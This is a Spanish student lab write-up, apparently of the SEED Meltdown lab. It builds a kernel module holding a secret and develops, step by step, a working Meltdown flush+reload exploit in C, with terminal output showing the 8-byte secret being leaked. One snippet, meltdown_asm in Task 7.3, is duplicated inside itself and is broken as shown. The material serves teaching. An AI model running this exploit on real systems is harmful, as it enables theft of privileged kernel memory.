
Meltdown

La memoria del kernel no es directamente accesible por los programas del espacio de usuario. Este aislamiento se logra mediante un bit supervisor del procesador que define si se puede acceder a una página de memoria del kernel o no. Meltdown permite a programas a nivel de usuario sin privilegios leer la memoria del kernel arbitrariamente.

Tarea 1. Lectura cache/memoria ppal. CacheTime.c

Hecho en Spectre. Encontrar umbral de la memoria caché, el mío es 110-120-130.

Tarea 2. Usar la caché como side channel. Flush and reload

Hecho en Spectre. Entender la memoria caché y la medición de tiempos.

Tarea 3. Colocar datos en el kernel****

Utilizamos un módulo de kernel para almacenar los datos secretos, la implementación del módulo kernel se proporciona en MeltdownKernel.c

```
static ssize_t read_proc(struct file *filp, char *buffer,
                        size_t length, loff_t *offset)
{
    memcpy(secret_buffer, &secret, 8);           ①
    return 8;
}
```

Copiamos en secret_buffer la cadena con el secreto, de long 8

```
static __init int test_proc_init(void)
{
    // write message in kernel message buffer
    printk("secret data address:%p\n", &secret);    ②

    secret_buffer = (char*)vmalloc(8);
}
```

Se guardan los datos secretos en el buffer de mensajes del kernel.


```
// create data entry in /proc
secret_entry = proc_create_data("secret_data",
                                0444, NULL, &test_proc_fops, NULL); ③
if (secret_entry) return 0;

return -ENOMEM;
}
```

Como posteriormente necesitamos almacenar el secreto en caché, creamos un modulo para poder interactuar con el kernel y cargar esta variable.

Requisitos: que el atacante conozca la dir de memoria del secreto y poder cargar los datos en caché.

```
$ make
$ sudo insmod MeltdownKernel.ko
$ dmesg | grep 'secret data address'
secret data address: 0xfb61b000
```



```
[11/03/20]seed@VM:~/Meltdown_Attack$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Desktop/practica2_Meltdown/Meltdown_Attack modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
CC [M] /home/seed/Desktop/practica2_Meltdown/Meltdown_Attack/MeltdownKernel.o
Building modules, stage 2.
MODPOST 1 modules
CC /home/seed/Desktop/practica2_Meltdown/Meltdown_Attack/MeltdownKernel.mod.o
LD [M] /home/seed/Desktop/practica2_Meltdown/Meltdown_Attack/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[11/03/20]seed@VM:~/Meltdown_Attack$ sudo insmod MeltdownKernel.ko
[11/03/20]seed@VM:~/Meltdown_Attack$ dmesg | grep 'secret data address'
[ 1476.869466] secret data address:fb326000
[11/03/20]seed@VM:~/Meltdown_Attack$
```

Tarea 4. Acceder a la memoria del kernel desde el espacio del usuario

- **Segmentation fault:** acceso a memoria no permitida.

Ver si podemos obtener directamente el secreto de esta dirección o no. **¿Tendrá éxito el programa? ¿Puede el programa ejecutar la Línea ②?**

No se puede acceder, no tenemos permisos para la memoria del kernel.

```
int main()
{
    char *kernel_data_addr = (char*)0xf61b000; ①
    char kernel_data = *kernel_data_addr;        ②
    printf("I have reached here.\n");           ③
    return 0;
}
```

```
[11/03/20]seed@VM:~/.../Meltdown_Attack$ gcc accesokerneluser.c -o
accesokerneluser.o
[11/03/20]seed@VM:~/.../Meltdown_Attack$ ls
accesokerneluser.c  Makefile  MeltdownKernel.mod.c
accesokerneluser.o  MeltdownAttack.c  MeltdownKernel.mod.o
CacheTime.c        MeltdownExperiment.c  MeltdownKernel.o
ExceptionHandling.c MeltdownKernel.c      modules.order
FlushReload.c       MeltdownKernel.ko     Module.symvers
[11/03/20]seed@VM:~/.../Meltdown_Attack$ ./accesokerneluser.o
Segmentation fault
```

Tarea 5. Manejo de excepciones en C

C no proporciona un try/catch. Emularemos esto. Crearemos un manejador de señales (línea 2), if no hay una excepción, ejecuta todo esto. Si se produce una excepción, para y ejecuta el else.

```
static sigjmp_buf jbuf;

static void catch_segfv()
{
    // Roll back to the checkpoint set by sigsetjmp().
    siglongjmp(jbuf, 1); ①
}

int main()
{
    // The address of our secret data
    unsigned long kernel_data_addr = 0xf61b000;

    // Register a signal handler
    signal(SIGSEGV, catch_segfv); ②

    if (sigsetjmp(jbuf, 1) == 0) { ③
        // A SIGSEGV signal will be raised.
        char kernel_data = *(char*)kernel_data_addr; ④

        // The following statement will not be executed.
        printf("Kernel data at address %lu is: %c\n",
               kernel_data_addr, kernel_data);
    }
    else {
        printf("Memory access violation!\n");
    }

    printf("Program continues to execute.\n");
    return 0;
}
```

➔ Catch segv provoca el retorno al checkpoint

➔ SIGSEGV es un manejador de señal, que si detecta una excepción llama a catch_segfv

➔ Configuramos un checkpoint (interior del if) por si hay una excepción. Devuelve 0 al crearse.

➔ La línea 4 provoca la excepción. Se para la ejecución y se salta al checkpoint, el else.

```
[11/03/20]seed@VM:~/.../Meltdown_Attack$ ./exceptions
Memory access violation!
Program continues to execute.
```

Tarea 6. Ejecución especulativa por la CPU. MeltdownExperiment

Sabemos que si un programa intenta leer la memoria del kernel, el acceso fallará y saltará una excepción.

La línea 3 causa dos operaciones: cargar los datos, y verificar si se pueden acceder a los datos.

```
1 number = 0;
2 *kernel_address = (char*)0xfb61b000;
3 kernel_data = *kernel_address;
4 number = number + kernel_data;
```

Si los datos ya están en la caché de la CPU, la operación será rápida, mientras que la verificación tardará más. La CPU especulará y continuará con la línea 4 hasta que se verifique. Esto cargará en caché el secreto en nuestro array. Después fallará la verificación y se detendrá.

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;    ①
    array[7 * 4096 + DELTA] += 1;              ②
}

int main()
{
    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    // FLUSH the probing array
    flushSideChannel();

    if (sigsetjmp(jbuf, 1) == 0) {
        meltdown(0xfb61b000);    ③
    }
    else {
        printf("Memory access violation!\n");
    }

    // RELOAD the probing array
    reloadSideChannel();
    return 0;
}
```

- ➔ Lanzamos el ataque, causando una excepción, que especulará y después cacheará el secreto.
- ➔ Creamos un manejador de señales
- ➔ Flusheamos el array
- ➔ Metemos el ataque dentro del “try”, para que cuando se interrumpa siga ejecutándose el código. Pues si no, no se guardará en caché.
- ➔ Recuperamos el secreto

```
[11/04/20]seed@VM:~/../Meltdown_Attack$ gcc -march=native -o experiment MeltdownExperiment.c
[11/04/20]seed@VM:~/../Meltdown_Attack$ ./experiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Tarea 7. Ataque a Meltdown básico

La ejecución especulativa de la CPU depende de la lentitud de la verificación de acceso, que se realiza en paralelo. Esta es la típica situación de “condición de carrera”.

7.1 Accederemos al array[kernel_data*4096+DELTA]

No funciona (no estaban cargados en caché los datos, por lo que la condición de carrera entre la carga de los datos y la verificación era casi imposible).

```
[11/04/20]seed@VM:~/.../Meltdown_Attack$ ./experiment2
Memory access violation!
[11/04/20]seed@VM:~/.../Meltdown_Attack$ ./experiment2
Memory access violation!
[11/04/20]seed@VM:~/.../Meltdown_Attack$ ./experiment2
Memory access violation!
[11/04/20]seed@VM:~/.../Meltdown_Attack$ ./experiment2
Memory access violation!
[11/04/20]seed@VM:~/.../Meltdown_Attack$ ./experiment2
Memory access violation!
[11/04/20]seed@VM:~/.../Meltdown_Attack$ ./experiment2
Memory access violation!
[11/04/20]seed@VM:~/.../Meltdown_Attack$ ./experiment2
Memory access violation!
```

7.2 Almacenar en caché el secreto para mejorar el ataque

Cuanto más rápida sea la ejecución especulativa, más instrucciones podremos ejecutar.

Vamos a meter en caché los datos secretos del kernel. Aun así no funciona.

```
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}

int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.
```

7.3 Usar código ensamblador para mejorar el ataque. Meltdown_asm()

Añadimos instrucciones antes del acceso a la memoria del kernel. Hacemos cálculos inútiles que aumentarán la probabilidad de éxito porque le dan algo que hacer a la ALU mientras se especula.

```
void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 400;"           ①
        "add $0x141, %%eax;"
        ".endr;"              ②

        :
        :
        : "eax"
    );

    void meltdown_asm(unsigned long kernel_data_addr)
    {
        char kernel_data = 0;

        // Give eax register something to do
        asm volatile(
            ".rept 400;"
            "add $0x141, %%eax;"
            ".endr;"

            :
            :
            : "eax"
        );

        // The following statement will cause an exception
        kernel_data = *(char*)kernel_data_addr;
        array[kernel_data * 4096 + DELTA] += 1;
    }
}
```

➔ Bucle 400 veces

➔ Añade el numero 0x141 al registro eax

Tarea 8. Hacer el ataque más práctico. MeltdownAttack

Además, como Meltdown es un ataque probabilístico, si lo realizamos muchas veces y cogemos el valor más veces obtenido (scores), nos aseguraremos de que no haya ningún fallo. Ya funciona.

```
static int scores[256];

void reloadSideChannelImproved()
{
    int i;
    volatile uint8_t *addr;
    register uint64_t time1, time2;
    int junk = 0;
    for (i = 0; i < 256; i++) {
        addr = &array[i * 4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD)
            scores[i]++; /* if cache hit, add 1 for this value */
    }
}

// Signal handler
static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main()
{
    int i, j, ret = 0;

    // Register signal handler
    signal(SIGSEGV, catch_segv);

    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
        perror("open");
        return -1;
    }

    memset(scores, 0, sizeof(scores));
    flushSideChannel();
    // Retry 1000 times on the same address.
    for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
            perror("pread");
            break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
            _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xfb61b000); }

        reloadSideChannelImproved();
    }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
    }

    printf("The secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n", scores[max]);

    return 0;
}
```

→ (8)

```
[11/04/20]seed@VM:~/.../Meltdown
ttack.c
[11/04/20]seed@VM:~/.../Meltdown
The secret value is 83 S
The number of hits is 762
[11/04/20]seed@VM:~/.../Meltdown
The secret value is 83 S
The number of hits is 628
[11/04/20]seed@VM:~/.../Meltdown
The secret value is 83 S
The number of hits is 785
[11/04/20]seed@VM:~/.../Meltdown
The secret value is 83 S
The number of hits is 803
[11/04/20]seed@VM:~/.../Meltdown
The secret value is 83 S
The number of hits is 703
[11/04/20]seed@VM:~/.../Meltdown
```

- 1. Creo un manejador de señales
- 2. Leo los datos del kernel para cachearlos
- 3. Inicializo el array scores a 0
- 4. Flusheo el array
- --hago el ataque 100- veces-
- 5. Leo muchas veces los datos para asegurarnos de que está cargado
- 6. Flusheo el array
- 7. Lanzo la función manejada por el controlador
- 8. Recupero el secreto (va a scores)
- 9. Saco el máximo del array de scores

El secreto real colocado en el módulo del kernel tiene 8 bytes. Necesitas modificar el código anterior para obtener los 8 bytes del secreto. ¿Funciona?

- Versión 1: Hago un for de 0->7 y lo sumas a la dirección de memoria

```
[11/04/20]seed@VM:~/.../Meltdown_Attack$ ./ataqueATOPE
The secret value is 83 S
The secret value is 69 E
The secret value is 69 E
The secret value is 68 D
The secret value is 76 L
The secret value is 97 a
The secret value is 98 b
The secret value is 115 s
```

- Version 2: do while mientras no sea \0:

```
[11/04/20]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o ataqueATOPEtopisimo
mo MeltdownAttackv2.c
[11/04/20]seed@VM:~/.../Meltdown_Attack$ ./ataqueATOPEtopisimo
The secret value is 83 S
The secret value is 69 E
The secret value is 69 E
The secret value is 68 D
The secret value is 76 L
The secret value is 97 a
The secret value is 98 b
The secret value is 115 s
The secret value is 0
[11/04/20]seed@VM:~/.../Meltdown_Attack$
```

```
do{
    int i, j, ret = 0;

    // Register signal handler
    signal(SIGSEGV, catch_segv);

    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
        perror("open");
        return -1;
    }

    memset(scores, 0, sizeof(scores));
    flushSideChannel();

    // Retry 1000 times on the same address.
    for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
            perror("pread");
            break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
            _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xfbac3000+jeje); }

        reloadSideChannelImproved();
    }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
    }

    printf("The secret value is %d %c\n", max, max);
    // printf("The number of hits is %d\n", scores[max]);
    aux = (char) max;
    jeje++;
}while( aux != '\0');
```